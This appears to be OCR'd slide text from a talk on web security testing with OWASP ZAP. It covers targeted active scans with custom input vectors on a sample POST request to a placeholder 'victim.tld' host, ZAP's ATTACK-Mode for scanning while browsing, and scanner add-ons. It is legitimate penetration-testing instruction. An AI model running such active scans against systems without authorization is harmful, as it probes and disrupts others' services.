
Fine-tuned targeted scans

- Sometimes only **specific parts** of a single request need to be scanned
- Simply use active scan on a **single request**:



```
POST http://victim.tld:8080/marathon/sec
User-Agent: Mozilla/5.0 (Windows NT 6.3;
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-url
Content-Length: 146
Referer: http://victim.tld:8080/marathon
Cookie: JSESSIONID=689E349EE85EB379B8922
Host: victim.tld:8080
```

Define your **custom input vectors** from the request:



```
POST http://victim.tld:8080/marathon/secured/updateRunnerProfile.page HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox
/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Referer: http://victim.tld:8080/marathon/secured/profile.page
Cookie: JSESSIONID=689E349EE85EB379B8922C8365E5A983
Host: victim.tld:8080

username=test&firstname=Test&lastname=Test&street=Teststr.+123a&zip=12345&c
ity=Test&creditcardNumber=1234123412345678&dateOfBirth=01.01.1970&id=45
```

Vectors:
[521,537]: 1234

Highlight the characters you want to add or remove and click the relevant button.


[✓] Disable non custom input vectors

"Scan as you surf"

Using ZAP's **ATTACK-Mode**

Scanning certain user paths: *Let ZAP follow your browser…*

- ZAP's **ATTACK-Mode** scans every **new request** seen in proxy
- **No need to first spider and then actively scan as two steps**
- Well suited for multi-step forms that need to be followed in a specific order




Extending & Customizing ZAP

Utilizing ZAP's ecosystem of
add-ons & **scripting** possibilities

CHRISTIAN
SCHNEIDER

For example: "Advanced SQL-Injection Scanner"

